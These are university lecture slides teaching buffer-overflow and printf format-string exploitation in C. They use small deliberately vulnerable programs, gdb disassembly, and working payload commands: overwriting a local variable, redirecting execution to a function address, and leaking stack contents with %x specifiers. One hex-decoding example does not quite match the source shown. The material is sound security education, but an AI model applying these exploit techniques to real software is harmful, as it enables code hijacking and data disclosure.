# Buffer Overflow

February 2026

Université Perpignan Via Domitia

# Outline

1. Buffer Overflow
   - Introduction
   - Modifying adjacent data
2. Hijacking program execution
3. Exploiting the printf format string

# Outline


1. Buffer Overflow
   - Introduction
   - Modifying adjacent data
2. Hijacking program execution
3. Exploiting the printf format string

# Buffer Overflow: Overview

## Principle

A widely used technique to execute malicious code on a remote machine.

- Requires one or more critical applications (involved in managing external connections) to contain such a vulnerability.
- Many *worms* use buffer overflow.
- The idea is to overflow a buffer in order to *overwrite adjacent data* and modify the program's behavior.

# Outline

1. Buffer Overflow
   - Introduction
   - Modifying adjacent data
2. Hijacking program execution
3. Exploiting the printf format string

# Exploiting a guessing game

Consider the following C code (from a system exam):

```c
int main()
{
  char nom[8];
  int a,b;
  srand(time(NULL));
  b=rand() & 0x3f;
  printf("Enter your name:\n");
  scanf("%s",nom);
  printf("Guess a number in 0,..,63:\n");
  scanf("%d",&a);
  write(STDOUT_FILENO,nom,8);
  if( b == a )
      printf(" you won!\n");
  else
      printf(" you lost!\n");
  printf("The number to find was:%d\n",b);
  return(0);
}
```


# Assembly code analysis

Analyzing the assembly code reveals the data layout:

```
(gdb) disassemble main
   0x0000000000001226 <+29>: call   0x1110 <rand@plt>
   0x000000000000122b <+34>: and    eax,0x3f
   0x000000000000122e <+37>: mov    DWORD PTR [rbp-0x4],eax  # address of b
   ...
   0x000000000000123d <+52>: lea    rax,[rbp-0xc]   # address of nom
   ...
   0x0000000000001261 <+88>: lea    rax,[rbp-0x10]  # address of a
```

# Stack layout

The local space of `main`:




- `nom[8]` is located <u>just before</u> the integer `b`
- The string is entered <u>after</u> `b` has been randomly chosen

# The exploit

## Strategy

Choose a name **longer than 8 characters**. The 9$^{th}$ character overwrites the value of b.

For example, choose "joceline!" (9 characters, "!" has ASCII code 33):

```
$ gcc -g -fno-stack-protector debordement-var-locales.c
$ ./a.out
Enter your name:
joceline!
Guess a number in 0,..,63:
33
joceline you won!
The number to find was:33
```

## Result

The character "!" (ASCII 33) overwrites b, so b=33. Just guess 33 to win!

# Outline

1 Buffer Overflow

2 Hijacking program execution
- Stack organization
- Hijacking with an increment
- Hijacking with an overflow

3 Exploiting the printf format string

# Outline

1 Buffer Overflow

2 Hijacking program execution
- Stack organization
- Hijacking with an increment
- Hijacking with an overflow

3 Exploiting the printf format string

# Stack organization

The stack is a *contiguous memory area* containing:

- Local variables of a function
- Function call parameters
- Return values of a function
- Data to resume program execution at the end of a function (*savedRIP* and *savedRBP*)

# Registers `RSP`, `RBP` and `SavedRIP`

- **RSP** (*Stack Pointer*): contains the address of the top of the stack (the address of the last pushed element)
- **RBP** (*Base Pointer*): points to the bottom of the function's memory area
- **SavedRIP**: contains the address of the code after the function call. This value is popped and loaded into the `RIP` register by the `ret` instruction

# Outline


1. Buffer Overflow
2. Hijacking program execution
   - Stack organization
   - Hijacking with an increment
   - Hijacking with an overflow
3. Exploiting the printf format string

# Modifying savedRIP with an increment


Consider the following C code:

```c
#include <stdio.h>

void function(long a, long b)
{
  long buffer[2]={0,1};
  buffer[a]+=b;
}
void main()
{
  long a,b;
  a=0;
  b=15;
  function(a,b);
  printf("coucou1\n");
  printf("coucou2\n");
}
```

Execution prints coucou1 and coucou2.

# Stack evolution



# The exploit: skipping `printf("coucou1")`

## Objective

Modify `savedRIP` during the call to `function` to skip the first `printf`.

Choose `a` and `b` such that:

- `buffer[a]` corresponds to `savedRIP`
- The increment `+b` modifies `savedRIP` so it points to the call to `printf("coucou2\n")`

For the value of `a`, we need to advance the `buffer` pointer by 24 bytes:

- 8 bytes for `buffer[0]`
- 8 bytes for `buffer[1]`
- 8 bytes for `savedRBP`

So `a = 24/8 = 3`.

# Outline


1. Buffer Overflow
2. Hijacking program execution
   - Stack organization
   - Hijacking with an increment
   - Hijacking with an overflow
3. Exploiting the printf format string

# Overwriting savedRIP via overflow

Code that prints "hello name":

```
1  #include <stdio.h>
2  #include <string.h>
3
4  void g()
5  {
6    printf("we are in g!\n");
7    return;
8  }
9
10 void bonjour(char *s)
11 {
12   char nom[8];
13   strcpy(nom,s);
14   printf("Hello %s %08lx\n",nom,nom+16);
15   return;
16 }
17
18 void main(int argc, char **argv)
19 {
20   if( argc >= 2)
21       bonjour(argv[1]);
22   printf("coucou1\n");
23   printf("coucou2\n");
```


# Finding the address of g()

Compile without stack protection and without address randomization:

```
$ gcc -fno-stack-protector -no-pie -g debordement-appel.c
$ gdb a.out
(gdb) disassemble g
Dump of assembler code for function g:
   0x0000000000401176 <+0>:  endbr64
   0x000000000040117a <+4>:  push   rbp
   0x000000000040117b <+5>:  mov    rbp,rsp
   ...
   0x000000000040118f <+25>: ret
End of assembler dump.
```

The address of g is 0x401176.

# The stack in bonjour()




The name given is: "jocelinebbbbbbbb\x76\x11\x40"

- 8 characters "joceline" fill nom
- 8 characters "b" overwrite savedRBP
- 0x76 0x11 0x40 = address of g()

# The exploit in action

```
$ echo $(python3 -c "print('Joceline'+'bbbbbbbb'+'\x76\x11\x40')")
Jocelinebbbbbbbbv@
$ ./a.out $(python3 -c "print('Joceline'+'bbbbbbbb'+'\x76\x11\x40')")
Hello Jocelinebbbbbbbbv@ 7ffff208bff8
we are in g!
Segmentation fault (core dumped)
```

**Result**

We successfully executed function `g()`! The segfault is expected because `savedRBP` was corrupted.

# Outline


1. Buffer Overflow
2. Hijacking program execution
3. Exploiting the printf format string
   - Principle
   - Parameter passing to printf
   - Exploitation with `printf(argv[1])`

# Outline


1. Buffer Overflow
2. Hijacking program execution
3. Exploiting the printf format string
   - Principle
   - Parameter passing to printf
   - Exploitation with `printf(argv[1])`

# The printf format string

The printf format string can be used to *read the stack* at unintended memory locations.

```c
#include <stdio.h>

int main(int argc, char **argv)
{
  int u=5,v=9,w=11;
  printf("u is %d and is at address %08x\n"
         "v is %d\nw is %d\n",u,&u,v);
}
```

```
$ gcc -o format format.c
$ ./format
u is 5 and is at address bffff7d4
v is 9
```

w is not displayed because there are not enough arguments.

# More format specifiers than arguments

```c
#include <stdio.h>

int main(int argc, char **argv)
{
 int u=5,v=9;
 printf("u is %d and is at address %08x\n"
        "v is %d\n",u,&u);
}
```

```
$ ./format
u is 5 and is at address bffff7d4
v is -1208127500
```

## Explanation

`printf` parses the format string and fetches values from registers and the stack, **even if they were not passed as arguments**!

# Outline


1. Buffer Overflow
2. Hijacking program execution
3. Exploiting the printf format string
   - Principle
   - Parameter passing to printf
   - Exploitation with `printf(argv[1])`

# Registers then stack

## Example

*Consider a call to `printf` with multiple integers to display:*

```
1 #include <stdio.h>
2
3 int main()
4 {
5   int u=5;
6   printf("u is %d,u is %d, u is %d, u is %d,"
7          " u is %d, u is %d, u is %d\n",
8          u,u,u,u,u,u,u);
9 }
```

The last two parameters are passed on the stack (with `push`). The `printf` function systematically reads data from registers then from the stack.

# Parameter passing diagram

```
Dump of assembler code for function main:
   0x0000000000001149 <+0>:     endbr64
   0x000000000000114d <+4>:     push   rbp
   0x000000000000114e <+5>:     mov    rbp,rsp
   0x0000000000001151 <+8>:     sub    rsp,0x10
   0x0000000000001155 <+12>:    mov    DWORD PTR [rbp-0x4],0x5
   0x000000000000115c <+19>:    mov    r8d,DWORD PTR [rbp-0x4]
   0x0000000000001160 <+23>:    mov    edi,DWORD PTR [rbp-0x4]
   0x0000000000001163 <+26>:    mov    ecx,DWORD PTR [rbp-0x4]
   0x0000000000001166 <+29>:    mov    edx,DWORD PTR [rbp-0x4]
   0x0000000000001169 <+32>:    mov    eax,DWORD PTR [rbp-0x4]
   0x000000000000116c <+35>:    mov    esi,DWORD PTR [rbp-0x4]
   0x000000000000116f <+38>:    push   rsi
   0x0000000000001170 <+39>:    mov    esi,DWORD PTR [rbp-0x4]
   0x0000000000001173 <+42>:    push   rsi
   0x0000000000001174 <+43>:    mov    r9d,r8d
   0x0000000000001177 <+46>:    mov    r8d,edi
   0x000000000000117a <+49>:    mov    esi,eax
   0x000000000000117c <+51>:    lea    rax,[rip+0xe85]        # 0x2008
   0x0000000000001183 <+58>:    mov    rdi,rax
   0x0000000000001186 <+61>:    mov    eax,0x0
   0x000000000000118b <+66>:    call   0x1050 <printf@plt>
```

paramètre est passé sur la pile

paramètre est passé sur la pile

# Outline


1. Buffer Overflow
2. Hijacking program execution
3. Exploiting the printf format string
   - Principle
   - Parameter passing to printf
   - Exploitation with `printf(argv[1])`

# Dangerous code: `printf(argv[1])`

```c
#include <stdio.h>
int main(int argc, char **argv)
{
    int u=5,v=9;
    char t[]="abcabcabcabcabcabcabc";
    char s[]="secret";

    printf("%s",argv[1]);   // correct
    printf(argv[1]);        // DANGEROUS!
    printf("\n");
}
```

## Danger

`printf(argv[1])` uses user input as the format string: the attacker controls the format specifiers!

# Reading the stack via %08x and %016lx

```
$ ./a.out coucou
coucoucoucou
$ ./a.out coucou%08x
coucou%08xcoucou17bbd006
$ ./a.out coucou%08x%08x%08x%08x
coucou%08x%08x%08x%08xcoucoufcc52006000000000000000100000000
$ ./a.out $(python3 -c "print('coucouuu'+20*'-%016lx')")
coucouuu-...-00746572636573ff-6463626164636261
-0063626164636261-...-0000000500000009-...
```

We can see the local variables of `main`:

- "00746572636573ff" → "secret" (in hexadecimal)
- "6463626164636261" → "abcdabca" (in hexadecimal)
- "0000000500000009" → the values of `u`=5 and `v`=9

# Confirmed memory layout

Assembly code analysis confirms:

| | |
|---|---|
| rbp | savedRBP |
| rbp-0x4 | u = 5 |
| rbp-0x8 | v = 9 |
| rbp-0x20 | t[] = "abcabc..." |
| rbp-0x27 | s[] = "secret" |

# Conclusion: best practices

- With some tricks, one can read the stack at **any address**
- One can also **write** to the stack at any address

Must avoid

```
printf(char_pointer);
```

Safe method

```
printf("%s", char_pointer);
```

The format string is in this case in the program's constants and cannot be manipulated.